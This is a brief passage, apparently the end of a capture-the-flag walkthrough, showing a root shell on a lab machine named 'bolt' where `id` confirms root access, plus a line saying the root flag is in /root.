root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root`.